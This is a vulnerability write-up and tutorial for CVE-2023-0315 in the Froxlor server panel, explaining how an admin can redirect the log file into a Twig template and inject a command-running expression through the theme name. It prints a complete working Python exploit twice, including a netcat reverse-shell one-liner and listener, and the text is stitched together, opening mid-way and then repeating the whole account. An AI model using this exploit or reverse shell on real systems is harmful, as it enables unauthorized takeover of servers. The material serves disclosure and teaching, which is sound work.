
Injecting the payload into the log file:
Hitting any page to get the payload rendered:


That produced a shell.
Step 6: automating it
A full Python exploit was written to perform all the steps.
#!/usr/bin/python3

# Exploit Title: Froxlor 2.0.3 Stable - Remote Code Execution
# Date: 2023-01-08
# Exploit Author: Askar (@mohammadaskar2)
# CVE: CVE-2023-0315
# Vendor Homepage: https://froxlor.org/
# Version: v2.0.3
# Tested on: Ubuntu 20.04 / PHP 8.2

import telnetlib
import requests
import socket
import sys
import warnings
import random
import string
from bs4 import BeautifulSoup
from urllib.parse import quote
from threading import Thread

warnings.filterwarnings("ignore", category=UserWarning, module='bs4')

if len(sys.argv) != 6:
    print("[~] Usage : ./froxlor-rce.py url username password ip port")
    exit()

url = sys.argv[1]
username = sys.argv[2]
password = sys.argv[3]
ip = sys.argv[4]
port = sys.argv[5]

request = requests.session()

def login():
    login_info = {
    "loginname": username,
    "password": password,
    "send": "send",
    "dologin": ""
    }
    login_request = request.post(url+"/index.php", login_info, allow_redirects=False)
    login_headers = login_request.headers
    location_header = login_headers["Location"]
    if location_header == "admin_index.php":
        return True
    else:
        return False

def change_log_path():
    change_log_path_url = url + "/admin_settings.php?page=overview&part=logging"
    csrf_token_req = request.get(change_log_path_url)
    csrf_token_req_response = csrf_token_req.text
    soup = BeautifulSoup(csrf_token_req_response, "lxml")
    csrf_token = (soup.find("meta",  {"name":"csrf-token"})["content"])
    print("[+] Main CSRF token retrieved %s" % csrf_token)

    multipart_data = {

        "logger_enabled": (None, "0"),
        "logger_enabled": (None, "1"),
        "logger_severity": (None, "2"),
        "logger_logtypes[]": (None, "file"),
        "logger_logfile": (None, "/var/www/html/froxlor/templates/Froxlor/footer.html.twig"),
        "logger_log_cron": (None, "0"),
        "csrf_token": (None, csrf_token),
        "page": (None, "overview"),
        "action": (None, ""),
        "send": (None, "send")

    }
    req = request.post(change_log_path_url, files=multipart_data)
    response = req.text
    if "The settings have been successfully saved." in response:
        print("[+] Changed log file path!")
        return True
    else:
        return False

def inject_template():
    admin_page_path = url + "/admin_index.php"
    csrf_token_req = request.get(admin_page_path)
    csrf_token_req_response = csrf_token_req.text
    soup = BeautifulSoup(csrf_token_req_response, "lxml")
    csrf_token = (soup.find("meta",  {"name":"csrf-token"})["content"])
    onliner = "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc {0} {1} >/tmp/f".format(ip, port)
    payload = "{{['%s']|filter('exec')}}" % onliner
    data = {
        "theme": payload,
        "csrf_token": csrf_token,
        "page": "change_theme",
        "send": "send",
        "dosave": "",
    }
    req = request.post(admin_page_path, data, allow_redirects=False)
    try:
        location_header = req.headers["Location"]
        if location_header == "admin_index.php":
            print("[+] Injected the payload sucessfully!")
    except:
        print("[-] Can't Inject payload :/")
        exit()
    handler_thread = Thread(target=connection_handler, args=(port,))
    handler_thread.start()
    print("[+] Triggering the payload ...")
    req2 = request.get(admin_page_path)

def connection_handler(port):
    print("[+] Listener started on port %s" % port)
    t = telnetlib.Telnet()
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.bind(("[redacted]", int(port)))
    s.listen(1)
    conn, addr = s.accept()
    print("[+] Connection received from %s" % addr[0])
    t.sock = conn
    print("[+] Heads up, incoming shell!!")
    t.interact()

if login():
    print("[+] Successfully Logged in!")
    index_url = url + "/admin_index.php"
    request.get(index_url)
    if change_log_path():
        inject_template()

else:
    print("[-] Can't login")
Running the exploit returned a shell.
Root cause
The mistake is that the logger.logfile setting is fully user-controlled and is used as a filesystem path without any validation of its extension or location. The logger creates the file with touch and writes to it with a StreamHandler as long as the path is writable, so any writable location, including the document root and the template directory, is a valid destination. The theme change handler then writes attacker-controlled text into that file through logAction and addNotice.
The direct PHP route is blocked by the logger encoding < and > into HTML entities, which is why the chain uses Twig instead: the log content is written as a Twig expression into a template that the application renders, and Twig's filter('exec') executes the command. The application's own template engine becomes the execution primitive.
Impact
An authenticated user can write arbitrary content to any file the www-data user can write, and by targeting a rendered Twig template can execute arbitrary commands as www-data. The report does not describe what a lower-privileged account could reach, so the practical requirement is the ability to reach the admin settings and theme change pages.
Fix
Froxlor issued a patch for this bug in version 2.0.8. The report does not describe the contents of the patch.
Variants to test
- Look for other settings that are stored as free-text file paths and later used by file-writing code (loggers, caches, upload directories). A positive result is a setting that accepts a path outside the intended directory and a file appearing there after the setting is saved.
- Look for log entries that include user-controlled strings and are written to a file that a template engine or interpreter later reads. A positive result is a template or script file whose contents change to match the submitted string.
- Check whether the logger encodes special characters. If it does, look for a sink that interprets the encoded text, such as a template engine, rather than trying to write raw code.
- Test whether the theme or other UI preference values are validated only for type and length. A positive result is a stored value containing template syntax that survives validation and is later rendered.
- On other panels, try pointing a log or cache path at a file that is included or rendered by the application, then trigger a log write with a payload such as the Twig expression above. A positive result is command output or a callback from the target.
Disclosure
The Froxlor team asked for the bug to be reported via huntr.dev. The researcher reported it there and received a small appreciation bounty, and the team issued the patch in version 2.0.8.

What happened, in plain words
Froxlor is a piece of software that runs on a Linux server and gives you a web page where you can manage that server: create websites, mail accounts and FTP accounts, watch how much memory and disk the machine is using, and take backups. It is written in PHP (a programming language used to build web pages) and stores its data in MySQL (a database). You install it on Linux distributions such as Debian or Ubuntu.
A security researcher found a bug in Froxlor. To use it, you first have to log in as an administrator. Once logged in, you can tell Froxlor to write its own log file (a diary of what the application did) to any place on the server that the web server user, called www-data, is allowed to write to. That includes the folder where the website's own files live. Then you can make Froxlor write text of your choosing into that file. Finally, you point the log at one of the files Froxlor uses as a page template, and the text you wrote is treated as instructions and run as commands on the server. The result is that you can run any command on the machine as the www-data user. This is called remote command execution, or RCE.
The bug is tracked as CVE-2023-0315 (CVE is a public catalogue number for a known vulnerability) and was fixed in Froxlor version 2.0.8.
Background: the two features that combine
The first feature is Froxlor's internal logger. Froxlor keeps a log of what happens inside it, and it can send those entries to one of three places, chosen by a setting called logger.logtypes: syslog (the system-wide log), file (a plain text file) or mysql (the database). When the type is file, the location of that file comes from another setting, logger.logfile. That setting is shown in the admin area, under the logging part of the settings overview. Nothing in the backend checks what kind of file it is (its extension, such as .php or .txt) or where on the disk it sits.
The second feature is the theme changer. Froxlor lets an administrator pick a look and feel, called a theme. When the admin changes the theme, Froxlor writes a log entry saying something like "changed his/her theme to 'X'", where X is the new theme name. The theme name is text the user types in, and the log destination is also text the user controls. Put the two together and you have a way to write text you choose into a file you choose. That is called an arbitrary file write.
Setting up
The researcher read the Froxlor source code, in particular the file lib/Froxlor/FroxlorLogger.php, and tested against a running copy of Froxlor. The exploit script in the report is labelled as targeting Froxlor 2.0.3 Stable, tested on Ubuntu 20.04 with PHP 8.2. The only precondition is an account that can reach the admin settings page and the theme change page. The manual steps were done by editing requests, and the final exploit was written in Python.
Finding it
The starting point is the code that sets up the logger:
		if (self::$is_initialized == false) {
			foreach (self::$logtypes as $logger) {
				switch ($logger) {
					case 'syslog':
						self::$ml->pushHandler(new SyslogHandler('froxlor', LOG_USER, Logger::DEBUG));
						break;
					case 'file':
						$logger_logfile = Settings::Get('logger.logfile');
						// is_writable needs an existing file to check if it's actually writable
						@touch($logger_logfile);
						if (empty($logger_logfile) || !is_writable($logger_logfile)) {
							Settings::Set('logger.logfile', '/tmp/froxlor.log');
						}
						self::$ml->pushHandler(new StreamHandler($logger_logfile, Logger::DEBUG));
						break;
					case 'mysql':
						self::$ml->pushHandler(new MysqlHandler(Logger::DEBUG));
						break;
				}
			}
			self::$is_initialized = true;
		}
	}
Line by line, in plain words:
if (self::$is_initialized == false)means "only do this the first time the logger is set up".foreach (self::$logtypes as $logger)goes through each log destination the admin has chosen.switch ($logger)picks what to do depending on which destination it is.- For
syslog, it sends entries to the system log. - For
file, it reads the path from thelogger.logfilesetting into a variable called$logger_logfile. @touch($logger_logfile)creates the file if it does not exist yet. The@just hides any warning message.- The
ifchecks whether the path is empty or the file cannot be written to. If so, it changes the setting to/tmp/froxlor.log, a safe default. - Otherwise,
new StreamHandler($logger_logfile, ...)is told to write log entries to whatever path was configured. - For
mysql, entries go into the database.
The important part is that there is no check on the file extension and no check on the absolute path. So a .php file can be created anywhere the web user can write, including the folder that holds the website itself (the document root). All that is needed is control over the logger.logfile value.
That value is defined as part of the logging group in the file actions/admin/settings/170.logger.php:
				'logger_logfile' => [
					'label' => lng('serversettings.logger.logfile'),
					'settinggroup' => 'logger',
					'varname' => 'logfile',
					'type' => 'text',
					'string_type' => 'file',
					'string_emptyallowed' => true,
					'default' => '',
					'save_method' => 'storeSettingField'
				],
This is a description of one field in the settings form. label is the text shown next to the box, settinggroup says which section it belongs to, varname is the internal name, type says it is a text box, string_type says it is meant to hold a file path, string_emptyallowed says it may be left blank, default is the starting value, and save_method is the function that saves it. Nothing here restricts what can be typed in.
Following where the value is submitted shows that the page /froxlor/admin_settings.php?page=overview&part=logging handles it, and that logger_logfile and logger_logtypes are sent to that page.
Exploitation
Step 1: point the log file at the website folder
The first test was to see whether the log path could be set to a file inside the document root, /var/www/html/froxlor/test.php. The document root is the folder the web server serves pages from, so a file placed there can be reached through the browser. The earlier Burp request was edited so that logger_logfile carried that path.
The data was accepted with no error in the page body and no error code in the response, and the file appeared on disk.
Step 2: find a way to write chosen content
With file creation confirmed, the next question was how to get data into the file. Reading further through the logger showed that when an admin changes their Froxlor theme, the change is logged through a function called logAction. The handler in admin_index.php is:
} elseif ($page == 'change_theme') {
	if (isset($_POST['send']) && $_POST['send'] == 'send') {
		$theme = Validate::validate($_POST['theme'], 'theme');
		try {
			Admins::getLocal($userinfo, [
				'id' => $userinfo['adminid'],
				'theme' => $theme
			])->update();
		} catch (Exception $e) {
			Response::dynamicError($e->getMessage());
		}

		$log->logAction(FroxlorLogger::ADM_ACTION, LOG_NOTICE, "changed his/her theme to '" . $theme . "'");
		Response::redirectTo($filename);
In plain words: if the page being requested is change_theme and the form was submitted, the value typed into the theme box ($_POST['theme']) is checked by a validation function and stored in $theme. The admin record is then updated with the new theme. After that, a sentence is built by gluing the fixed text changed his/her theme to ' together with the value of $theme, and that sentence is handed to logAction with the type LOG_NOTICE and the action ADM_ACTION. That is what causes the logger to write the sentence, including the attacker's text, into the configured file. Finally the browser is redirected back.
The logAction function itself is:
	public function logAction($action = FroxlorLogger::USR_ACTION, $type = LOG_NOTICE, $text = null)
	{
		// not logging normal stuff if not set to "paranoid" logging
		if (!self::$crondebug_flag && Settings::Get('logger.severity') == '1' && $type > LOG_NOTICE) {
			return;
		}

		if (empty(self::$ml)) {
			$this->initMonolog();
		}

		if (self::$crondebug_flag || ($action == FroxlorLogger::CRON_ACTION && $type <= LOG_WARNING)) {
			echo "[" . $this->getLogLevelDesc($type) . "] " . $text . PHP_EOL;
		}

		// warnings, errors and critical messages WILL be logged
		if (Settings::Get('logger.log_cron') == '0' && $action == FroxlorLogger::CRON_ACTION && $type > LOG_WARNING) {
			return;
		}

		$logExtra = [
			'source' => $this->getActionTypeDesc($action),
			'action' => $action,
			'user' => self::$userinfo['loginname']
		];

		switch ($type) {
			case LOG_DEBUG:
				self::$ml->addDebug($text, $logExtra);
				break;
			case LOG_INFO:
				self::$ml->addInfo($text, $logExtra);
				break;
			case LOG_NOTICE:
				self::$ml->addNotice($text, $logExtra);
				break;
			case LOG_WARNING:
				self::$ml->addWarning($text, $logExtra);
				break;
			case LOG_ERR:
				self::$ml->addError($text, $logExtra);
				break;
			default:
				self::$ml->addDebug($text, $logExtra);
		}
	}
Line by line:
- The function takes three things: what kind of action happened, how serious the message is, and the message text.
- The first
ifskips less important messages when the severity setting is set to a quiet mode. if (empty(self::$ml))makes sure the logging engine (a library called Monolog) has been started; if not, it starts it.- The next
ifprints the message to the screen in certain cron (scheduled task) situations. - The second
ifskips some cron messages depending on a setting. $logExtrabuilds a small array of extra details: where the message came from, the action code, and the logged-in user's name.- The
switchpicks the right method on the logging engine depending on the message type. ForLOG_NOTICEit callsaddNotice, which writes the text to the configured file.
So the theme name ends up written to whatever path logger.logfile points at. To try it, the researcher sent a request to change the theme name from the theme change page.
A fake theme name was written to disk with the following request.
The text FakeData ended up inside the PHP file, which confirmed that the log writer could be used to put content there.
Step 3: try PHP directly, and fail
The obvious next step was to write a PHP payload, that is, code the web server would run when the file was requested:
<?php phpinfo(); ?>
<?php ... ?> is how you mark a block of PHP code inside a file, and phpinfo() is a built-in function that prints information about the PHP setup. But the logger converted the text to HTML entities before writing it. HTML entities are the encoded form of special characters: < becomes < and > becomes >, so a browser shows them as text instead of treating them as tags. Because of that, the < and > characters were encoded and valid PHP code could not be written this way. The encoding is done by the logging library underneath, so valid PHP code could not be written this way.
Step 4: switch to a Twig template
Going back over the notes, the researcher noticed that Froxlor builds its pages with a template engine called Twig. A template engine is a tool that takes a page layout with placeholders and fills in the values; Twig templates live in the folder templates/Froxlor/ and have the extension .twig. That suggested a different plan: point the log at a template the application already renders, then write the log entry, the fake theme name, as a Twig expression that runs a command.
The target chosen was templates/Froxlor/footer.html.twig, a template that is already rendered (drawn on the page) by the application. The injected expression is:
{{['COMMAND']|filter('exec')}}
In Twig, {{ ... }} means "work this out and put the result here". ['COMMAND'] is a list containing one string. The |filter('exec') part applies a filter called filter with the argument exec, which passes the string to the exec function, a PHP function that runs a shell command. This is a well-known Twig expression, referenced in the PayloadsAllTheThings Twig code execution page. For a reverse shell test, the payload was:
{{['rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc [redacted] 1337 >/tmp/f']|filter('exec')}}
A reverse shell is a trick where the target machine connects back to the attacker's machine and hands over a command prompt. The command inside the list removes an old file, creates a named pipe (a special file two programs can talk through), connects the shell's input and output to that pipe, and uses nc (netcat, a simple networking tool) to send it all to the attacker's address and port. After submitting the payload, a request to / or any other path that renders footer.html.twig, which is almost every page in the application, triggers it.
Step 5: the full chain
The complete sequence is:
- Change the log path to be
/var/www/html/froxlor/templates/Froxlor/footer.html.twig - Write the previously mentioned payload to the log file by changing the
themename viatheme change optionto trigger the log function to write the new theme "payload" tofooter.html.twig - Send a request to any path that will render
footer.html.twig. - Wait for the shell!
Changing the log path:
Injecting the payload into the log file:
Hitting any page to get the payload rendered:
That produced a shell.
Step 6: automating it
A CSRF token is a random value the site puts in its pages and expects back with each form submission, so that another website cannot silently submit forms on your behalf.
#!/usr/bin/python3

# Exploit Title: Froxlor 2.0.3 Stable - Remote Code Execution
# Date: 2023-01-08
# Exploit Author: Askar (@mohammadaskar2)
# CVE: CVE-2023-0315
# Vendor Homepage: https://froxlor.org/
# Version: v2.0.3
# Tested on: Ubuntu 20.04 / PHP 8.2

import telnetlib
import requests
import socket
import sys
import warnings
import random
import string
from bs4 import BeautifulSoup
from urllib.parse import quote
from threading import Thread

warnings.filterwarnings("ignore", category=UserWarning, module='bs4')

if len(sys.argv) != 6:
    print("[~] Usage : ./froxlor-rce.py url username password ip port")
    exit()

url = sys.argv[1]
username = sys.argv[2]
password = sys.argv[3]
ip = sys.argv[4]
port = sys.argv[5]

request = requests.session()

def login():
    login_info = {
    "loginname": username,
    "password": password,
    "send": "send",
    "dologin": ""
    }
    login_request = request.post(url+"/index.php", login_info, allow_redirects=False)
    login_headers = login_request.headers
    location_header = login_headers["Location"]
    if location_header == "admin_index.php":
        return True
    else:
        return False

def change_log_path():
    change_log_path_url = url + "/admin_settings.php?page=overview&part=logging"
    csrf_token_req = request.get(change_log_path_url)
    csrf_token_req_response = csrf_token_req.text
    soup = BeautifulSoup(csrf_token_req_response, "lxml")
    csrf_token = (soup.find("meta",  {"name":"csrf-token"})["content"])
    print("[+] Main CSRF token retrieved %s" % csrf_token)

    multipart_data = {

        "logger_enabled": (None, "0"),
        "logger_enabled": (None, "1"),
        "logger_severity": (None, "2"),
        "logger_logtypes[]": (None, "file"),
        "logger_logfile": (None, "/var/www/html/froxlor/templates/Froxlor/footer.html.twig"),
        "logger_log_cron": (None, "0"),
        "csrf_token": (None, csrf_token),
        "page": (None, "overview"),
        "action": (None, ""),
        "send": (None, "send")

    }
    req = request.post(change_log_path_url, files=multipart_data)
    response = req.text
    if "The settings have been successfully saved." in response:
        print("[+] Changed log file path!")
        return True
    else:
        return False

def inject_template():
    admin_page_path = url + "/admin_index.php"
    csrf_token_req = request.get(admin_page_path)
    csrf_token_req_response = csrf_token_req.text
    soup = BeautifulSoup(csrf_token_req_response, "lxml")
    csrf_token = (soup.find("meta",  {"name":"csrf-token"})["content"])
    onliner = "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc {0} {1} >/tmp/f".format(ip, port)
    payload = "{{['%s']|filter('exec')}}" % onliner
    data = {
        "theme": payload,
        "csrf_token": csrf_token,
        "page": "change_theme",
        "send": "send",
        "dosave": "",
    }
    req = request.post(admin_page_path, data, allow_redirects=False)
    try:
        location_header = req.headers["Location"]
        if location_header == "admin_index.php":
            print("[+] Injected the payload sucessfully!")
    except:
        print("[-] Can't Inject payload :/")
        exit()
    handler_thread = Thread(target=connection_handler, args=(port,))
    handler_thread.start()
    print("[+] Triggering the payload ...")
    req2 = request.get(admin_page_path)

def connection_handler(port):
    print("[+] Listener started on port %s" % port)
    t = telnetlib.Telnet()
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.bind(("[redacted]", int(port)))
    s.listen(1)
    conn, addr = s.accept()
    print("[+] Connection received from %s" % addr[0])
    t.sock = conn
    print("[+] Heads up, incoming shell!!")
    t.interact()

if login():
    print("[+] Successfully Logged in!")
    index_url = url + "/admin_index.php"
    request.get(index_url)
    if change_log_path():
        inject_template()

else:
    print("[-] Can't login")
What the script does, part by part:
- The comment block at the top records the title, date, author, CVE number, vendor homepage, version and test environment.
- The
importlines load helper libraries:telnetlibfor the interactive shell,requestsfor sending web requests,socketfor the network listener,sysfor command-line arguments,warningsto silence warnings,randomandstring(loaded but not used further),BeautifulSoupfor reading HTML,quotefor URL encoding, andThreadfor running the listener alongside the rest. - The
warnings.filterwarningsline hides warnings coming from the HTML parser library. - The
if len(sys.argv) != 6block checks that the script was given five arguments (URL, username, password, IP, port) and prints usage if not. - The next lines store those five arguments in variables.
request = requests.session()creates a session, which is like a browser tab that remembers cookies between requests, so the login stays active.login()builds the login form data and posts it to/index.php. It does not follow redirects, so it can read theLocationheader of the reply. If that header isadmin_index.php, the login worked and the function returns true.change_log_path()first loads the settings page to read the CSRF token from a<meta name="csrf-token">tag in the HTML. It then builds a form submission containing the logger settings, withlogger_logfileset to/var/www/html/froxlor/templates/Froxlor/footer.html.twig, and posts it. If the reply contains the textThe settings have been successfully saved., it reports success.inject_template()loads the admin page to get a fresh CSRF token, builds the reverse shell command with the attacker's IP and port, wraps it in the Twig expression, and posts it as thethemevalue to the theme change page. If the reply redirects back toadmin_index.php, the injection worked. It then starts the listener in a background thread and requests the admin page again to trigger the template.connection_handler()opens a network socket on the chosen port, waits for one connection, and hands it totelnetlibso the attacker can type commands interactively.- The final block runs
login(), and if it succeeds, loads the admin page, changes the log path and injects the template.
Running the exploit returned a shell.
Why it worked
The mistake is that the logger.logfile setting is fully controlled by the user and is used as a file path with no check on its extension or its location. The logger creates the file with touch and writes to it with a StreamHandler as long as the path is writable, so any writable place, including the website folder and the template folder, is a valid destination. The theme change handler then writes attacker-controlled text into that file through logAction and addNotice.
The direct PHP route is blocked because the logger turns < and > into HTML entities. That is why the chain uses Twig instead: the log content is written as a Twig expression into a template the application renders, and Twig's filter('exec') runs the command. The application's own template engine becomes the tool that runs the code.
What an attacker gets
An authenticated user can write arbitrary content to any file the www-data user can write, and by aiming at a rendered Twig template can run arbitrary commands as www-data. The report does not describe what a lower-privileged account could reach, so the practical requirement is the ability to reach the admin settings and theme change pages.
The fix
Froxlor issued a patch for this bug in version 2.0.8. The report does not describe what the patch contains.
Things to try on other software
- Look for other settings that are stored as free-text file paths and later used by code that writes files (loggers, caches, upload folders). A positive result is a setting that accepts a path outside the intended folder and a file appearing there after the setting is saved.
- Look for log entries that include text the user controls and are written to a file that a template engine or interpreter later reads. A positive result is a template or script file whose contents change to match the submitted text.
- Check whether the logger encodes special characters. If it does, look for something that interprets the encoded text, such as a template engine, rather than trying to write raw code.
- Test whether the theme or other look-and-feel values are checked only for type and length. A positive result is a stored value containing template syntax that survives the check and is later rendered.
- On other panels, try pointing a log or cache path at a file that is included or rendered by the application, then trigger a log write with a payload such as the Twig expression above. A positive result is command output or a connection back from the target.
Disclosure
The Froxlor team asked for the bug to be reported via huntr.dev. The researcher reported it there and received a small appreciation bounty, and the team issued the patch in version 2.0.8.
Glossary
- Admin / administrator: a user account with full rights to change the software's settings.
- Arbitrary file write: a bug that lets an attacker create or change a file with content of their choosing.
- Backend: the part of a web application that runs on the server, as opposed to what you see in the browser.
- Burp: a tool that sits between your browser and a website so you can read and edit the requests being sent.
- Command execution / RCE (remote command execution): running commands on a remote machine, here as the web server user.
- Cookie: a small piece of data a website asks your browser to keep and send back with later requests, often used to remember that you are logged in.
- CSRF token: a random value placed in a page and required back with a form submission, so another site cannot submit forms for you.
- CVE: a public catalogue number for a known security vulnerability.
- Document root: the folder on the server that the web server serves pages from.
- Exploit: a script or set of steps that uses a bug to achieve an effect.
- FTP: a protocol for transferring files to and from a server.
- HTML entities: the encoded form of special characters, for example
<for<and>for>. - huntr.dev: a website where security bugs in open-source software are reported and sometimes rewarded.
- Log / logger: a record of what a program did, and the code that writes it.
- Monolog: a PHP library for writing logs.
- MySQL: a database system used to store data.
- Named pipe: a special file that two programs can use to exchange data.
- nc (netcat): a simple tool for sending and receiving data over a network.
- PHP: a programming language used to build web pages.
- Reverse shell: a connection from the target machine back to the attacker that gives the attacker a command prompt.
- Session: a period during which a website remembers who you are, usually via a cookie.
- Setting: a stored configuration value that changes how the software behaves.
- Sink: a place in code where data is used in a way that can be dangerous, such as writing a file or running a command.
- Source code: the human-readable text a program is written in.
- StreamHandler: the part of the logging library that writes log entries to a file.
